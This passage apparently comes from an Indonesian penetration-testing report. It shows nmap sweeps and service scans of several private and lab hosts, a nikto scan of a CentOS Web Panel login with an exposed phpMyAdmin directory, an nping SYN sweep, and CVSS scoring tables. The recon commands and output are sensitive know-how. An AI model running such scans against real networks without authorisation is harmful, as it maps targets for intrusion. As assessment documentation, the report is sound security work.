Nmap scan report for 192.168.1.50
Host is up (0.0031s latency).
# Nmap done at Mon Apr 17 04:33:00 2023 -- 65536 IP addresses (2 hosts up) scanned in 4408.85 seconds
```

$ nmap -sP -oN /root/nmap-10-ps.cap 10.0.*.*

```
# Nmap 7.80 scan initiated Mon Apr 17 03:20:01 2023 as: nmap -sP -oN /root/nmap-10-ps.cap 10.0.*.*
Nmap scan report for 10.0.0.2
Host is up (0.0012s latency).
Nmap scan report for 10.0.0.1
Host is up (0.00068s latency).
Nmap scan report for 10.0.0.250
Host is up (0.0036s latency).
# Nmap done at Mon Apr 17 05:16:54 2023 -- 65536 IP addresses (3 hosts up) scanned in 7013.41 seconds
```

$ nmap -sP -oN /root/nmap-128-ps.cap 128.0.*.*

```
# Nmap 7.80 scan initiated Mon Apr 17 03:20:14 2023 as: nmap -sP -oN /root/nmap-128-ps.cap 128.0.*.*
Nmap scan report for 128.0.0.1
Host is up (0.0012s latency).
Nmap scan report for 128.0.0.100
Host is up (0.0044s latency).
# Nmap done at Mon Apr 17 04:25:44 2023 -- 65536 IP addresses (2 hosts up) scanned in 3930.25 seconds
```

$ cat target.lst

```
172.16.1.1
10.0.0.1
10.0.0.2
10.0.0.250
128.0.0.1
128.0.0.100
192.168.1.1
192.168.1.50
```

$ nmap -A -iL target.lst -oN ../doc/capture/nmap.cap —version-all

```
...
Nmap scan report for 10.0.0.250
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: cwpsrv
| http-title: Login | Control WebPanel
|_Requested resource was /login/index.php
...
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
...
TRACEROUTE (using port 111/tcp)
HOP RTT     ADDRESS
1   0.70 ms 172.16.1.1
2   1.92 ms 10.0.0.250

Nmap scan report for 128.0.0.100
Host is up (0.0021s latency).
Not shown: 986 closed ports
PORT     STATE SERVICE    VERSION
...
22/tcp   open  ssh        OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 fe:6c:1f:62:54:1c:12:ba:e9:6c:65:84:ed:3f:9b:24 (RSA)
|   256 48:79:aa:19:f7:96:05:4b:35:f5:a3:14:ba:16:9b:b5 (ECDSA)
|_  256 1c:47:74:42:a8:67:a2:22:76:34:c7:e4:93:96:9a:6c (ED25519)
...
80/tcp   open  http       Apache httpd 2.4.54 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.54 (Unix)
|_http-title: HTTP Server Test Page powered by CentOS-WebPanel.com
...
2030/tcp open  device2?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, RPCCheck:
|   GetRequest:
|     HTTP/1.1 301 Moved Permanently
|     Server: cwpsrv
|     Date: Sat, 31 Dec 2022 21:40:58 GMT
|     Content-Type: text/html
|     Content-Length: 163
|     Connection: close
|     Location: https://localhost:2031/
|     <html>
|     <head><title>301 Moved Permanently</title></head>
|     <body>
|     <center><h1>301 Moved Permanently</h1></center>
|     <hr><center>cwpsrv</center>
|     </body>
```

```
|     </html>
|   HTTPOptions:
|     HTTP/1.1 301 Moved Permanently
|     Server: cwpsrv
|     Date: Sat, 31 Dec 2022 21:41:04 GMT
|     Content-Type: text/html
|     Content-Length: 163
|     Connection: close
|     Location: https://localhost:2031/
|     <html>
|     <head><title>301 Moved Permanently</title></head>
|     <body>
|     <center><h1>301 Moved Permanently</h1></center>
|     <hr><center>cwpsrv</center>
|     </body>
|     </html>
...
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host:  centos.io; OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7
...
TRACEROUTE (using port 1723/tcp)
HOP RTT     ADDRESS
-   Hop 1 is the same as for 10.0.0.250
2   1.86 ms 10.0.0.2
3   1.91 ms 128.0.0.100

Nmap scan report for 192.168.1.50
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 2 hops
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -3h29m59s, deviation: 4h56m59s, median: -6h59m59s
|_nbstat: NetBIOS name: ADMIN-XP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:34:79:fc (Oracle
VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: admin-xp
|   NetBIOS computer name: ADMIN-XP\x00
...
TRACEROUTE (using port 554/tcp)
HOP RTT     ADDRESS
-   Hop 1 is the same as for 10.0.0.250
2   0.98 ms 192.168.1.50
```

$ nikto -h 128.0.0.100 -p 2031 -ssl

```
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          128.0.0.100
+ Target Hostname:    128.0.0.100
+ Target Port:        2031
---------------------------------------------------------------------------
+ SSL Info:        Subject: /CN=ubuntu
                   Ciphers: TLS_AES_256_GCM_SHA384
                   Issuer:  /CN=ubuntu
+ Start Time:         2023-03-28 06:48:19 (GMT0)
---------------------------------------------------------------------------
+ Server: cwpsrv
+ Retrieved x-powered-by header: PHP/7.2.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ Cookie cwpsrv-990b9d8146f9791be45d350b110a9fc6 created without the secure flag
+ Cookie cwpsrv-990b9d8146f9791be45d350b110a9fc6 created without the httponly flag
+ Root page / redirects to: /login/index.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'cwpsrv' to 'Apache/2.4.41 (Ubuntu)' which may suggest a WAF, load
balancer or proxy is in place
+ Hostname '128.0.0.100' does not match certificate's CN 'ubuntu'
+ OSVDB-3092: /login/: This might be interesting...
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Uncommon header 'referrer-policy' found, with contents: no-referrer
+ Uncommon header 'content-security-policy' found, with contents: default-src 'self' ;script-src 'self'
'unsafe-inline' 'unsafe-eval' ;;style-src 'self' 'unsafe-inline' ;img-src 'self' data:
*.tile.openstreetmap.org;
+ Uncommon header 'x-permitted-cross-domain-policies' found, with contents: none
+ Uncommon header 'x-content-security-policy' found, with contents: default-src 'self' ;options
inline-script eval-script;referrer no-referrer;img-src 'self' data:  *.tile.openstreetmap.org;
+ Uncommon header 'x-robots-tag' found, with contents: noindex, nofollow
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ Uncommon header 'x-webkit-csp' found, with contents: default-src 'self' ;script-src 'self'
'unsafe-inline' 'unsafe-eval';referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data:
*.tile.openstreetmap.org;
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Cookie pmaCookieVer created without the httponly flag
+ Cookie pma_lang created without the httponly flag
+ Cookie pma_collation_connection created without the httponly flag
+ Cookie phpMyAdmin created without the httponly flag
+ /pma/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 21 item(s) reported on remote host
+ End Time:           2023-03-28 06:54:20 (GMT0) (361 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

$ nping --tcp -p 1024-65535 -c 1 --rate 500 128.0.0.100

```
Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2023-03-28 00:58 UTC

SENT (0.0036s) TCP 172.16.1.100:7320 > 128.0.0.100:1024 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0081s) TCP 172.16.1.100:7320 > 128.0.0.100:1026 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0114s) TCP 172.16.1.100:7320 > 128.0.0.100:1027 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0135s) TCP 172.16.1.100:7320 > 128.0.0.100:1027 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0179s) TCP 172.16.1.100:7320 > 128.0.0.100:1028 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0211s) TCP 172.16.1.100:7320 > 128.0.0.100:1030 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0236s) TCP 172.16.1.100:7320 > 128.0.0.100:1030 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0289s) TCP 172.16.1.100:7320 > 128.0.0.100:1032 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0317s) TCP 172.16.1.100:7320 > 128.0.0.100:1033 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0342s) TCP 172.16.1.100:7320 > 128.0.0.100:1034 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0369s) TCP 172.16.1.100:7320 > 128.0.0.100:1034 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0411s) TCP 172.16.1.100:7320 > 128.0.0.100:1035 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0450s) TCP 172.16.1.100:7320 > 128.0.0.100:1037 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0476s) TCP 172.16.1.100:7320 > 128.0.0.100:1038 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0505s) TCP 172.16.1.100:7320 > 128.0.0.100:1039 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0530s) TCP 172.16.1.100:7320 > 128.0.0.100:1039 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0565s) TCP 172.16.1.100:7320 > 128.0.0.100:1041 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0597s) TCP 172.16.1.100:7320 > 128.0.0.100:1042 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
SENT (0.0626s) TCP 172.16.1.100:7320 > 128.0.0.100:1042 S ttl=64 id=26599 iplen=40  seq=3213139205 win=1480
...
SENT (67.9498s) TCP 172.16.1.100:7320 > 128.0.0.100:16952 S ...  seq=3213139205 win=1480
SENT (67.9541s) TCP 172.16.1.100:7320 > 128.0.0.100:16954 S ...  seq=3213139205 win=1480
SENT (67.9605s) TCP 172.16.1.100:7320 > 128.0.0.100:16955 S ...  seq=3213139205 win=1480
SENT (67.9655s) TCP 172.16.1.100:7320 > 128.0.0.100:16956 S ...  seq=3213139205 win=1480
SENT (67.9802s) TCP 172.16.1.100:7320 > 128.0.0.100:16957 S ...  seq=3213139205 win=1480
SENT (67.9873s) TCP 172.16.1.100:7320 > 128.0.0.100:16958 S ...  seq=3213139205 win=1480
SENT (68.0020s) TCP 172.16.1.100:7320 > 128.0.0.100:16959 S ...  seq=3213139205 win=1480
SENT (68.0044s) TCP 172.16.1.100:7320 > 128.0.0.100:16959 S ...  seq=3213139205 win=1480
SENT (68.0139s) TCP 172.16.1.100:7320 > 128.0.0.100:16960 S ...  seq=3213139205 win=1480
SENT (68.0188s) TCP 172.16.1.100:7320 > 128.0.0.100:16961 S ...  seq=3213139205 win=1480
SENT (68.0246s) TCP 172.16.1.100:7320 > 128.0.0.100:16962 S ...  seq=3213139205 win=1480
SENT (68.0288s) TCP 172.16.1.100:7320 > 128.0.0.100:16963 S ...  seq=3213139205 win=1480
SENT (68.0324s) TCP 172.16.1.100:7320 > 128.0.0.100:16965 S ...  seq=3213139205 win=1480
SENT (68.0369s) TCP 172.16.1.100:7320 > 128.0.0.100:16965 S ...  seq=3213139205 win=1480
...
SENT (296.9530s) TCP 172.16.1.100:7320 > 128.0.0.100:65525 S ...  seq=3213139205 win=1480
SENT (296.9550s) TCP 172.16.1.100:7320 > 128.0.0.100:65525 S ...  seq=3213139205 win=1480
SENT (296.9596s) TCP 172.16.1.100:7320 > 128.0.0.100:65526 S ...  seq=3213139205 win=1480
SENT (296.9648s) TCP 172.16.1.100:7320 > 128.0.0.100:65527 S ...  seq=3213139205 win=1480
SENT (296.9686s) TCP 172.16.1.100:7320 > 128.0.0.100:65529 S ...  seq=3213139205 win=1480
SENT (296.9715s) TCP 172.16.1.100:7320 > 128.0.0.100:65529 S ...  seq=3213139205 win=1480
SENT (296.9760s) TCP 172.16.1.100:7320 > 128.0.0.100:65530 S ...  seq=3213139205 win=1480
SENT (296.9804s) TCP 172.16.1.100:7320 > 128.0.0.100:65532 S ...  seq=3213139205 win=1480
SENT (296.9829s) TCP 172.16.1.100:7320 > 128.0.0.100:65533 S ...  seq=3213139205 win=1480
SENT (296.9854s) TCP 172.16.1.100:7320 > 128.0.0.100:65534 S ...  seq=3213139205 win=1480
SENT (296.9877s) TCP 172.16.1.100:7320 > 128.0.0.100:65534 S ...  seq=3213139205 win=1480
SENT (296.9918s) TCP 172.16.1.100:7320 > 128.0.0.100:65535 S ...  seq=3213139205 win=1480

Max rtt: 15.656ms | Min rtt: 4.993ms | Avg rtt: 9.311ms
Raw packets sent: 64512 (2.580MB) | Rcvd: 8 (368B) | Lost: 64504 (99.99%)
Nping done: 1 IP address pinged in 298.01 second
```

Table 12. Metrik Group Base

VEKTOR	DESKRIPSI	METRIK	
Attack Vector (AV)	Konteks mengenai area jangkauan eksploitasi yang dapat dilakukan terhadap aset	Network	N
		Adjacent	A
		Local	L
		Physical	P
Attack Complexity (AC)	Tingkat kondisi atau pemenuhan syarat yang harus dipenuhi agar eksploitasi dapat dilakukan	Low	L
		High	H
Privilege Required (PR)	Ketergantungan terhadap tingkatan hak tertentu untuk menjalankan eksploitasi	None	N
		Low	L
		High	H
User Interaction (UI)	Kondisi eksploitasi yang membutuhkan interaksi langsung pengguna	None	N
		Required	R
Scope (S)	Adanya dampak eksploitasi di luar cangkupan area kerentanan / lateral movement	Changed	C
		Unchanged	U
Confidentiality (C)	Besarnya akses terhadap aset sistem yang dapat dikelola dari hasil eksploitasi	High	H
		Low	L
		None	N
Integrity (I)	Tingkat kerusakan integritas pada aset sistem terhadap hasil eksploitasi	High	H
		Low	L
		None	N
Availability (A)	Besarnya sumber daya sistem serta layanan yang terganggu dari hasil eksploitasi	High	H
		Low	L
		None	N

Table 13. Metrik Group Temporal

VEKTOR	DESKRIPSI	METRIK	
Exploit Code Maturity (E)	Tingkat status ketersediaan, keberagaman teknik, serta keaktifan eksploitasi dalam sisi industri	Not Defined	X
		High	H
		Functional	F

		PoC	P
		Unproven	U
Remediation Level (RL)	Tingkat remediasi yang tersedia untuk publik, baik itu dari vendor resmi ataupun masih belum ditemukan	Not Defined	X
		Unavailable	U
		Workaround	W
		Temp. Fix	T
		Official Fix	O
Report Confidence (RC)	Tingkat validasi laporan ataupun isu eksploitasi terhadap kerentanan, seperti publikasi resmi dan penelitian	Not Defined	X
		Confirmed	C
		Unknown	U
		Reasonable	R

Table 14. Metrik Group Environmental

VEKTOR	DESKRIPSI	METRIK	
Security Requirement (CR, IR. AR)	Pengaruh kerentanan terhadap prinsip dasar keamanan aset dan layanan sistem dalam model CIA Triad	Not Defined	X
		High	H
		Low	L
		Medium	M
Modified Base (M[base])	Adaptasi penilaian pada metrik grup Base yang disesuaikan kembali dengan lingkungan pengujian		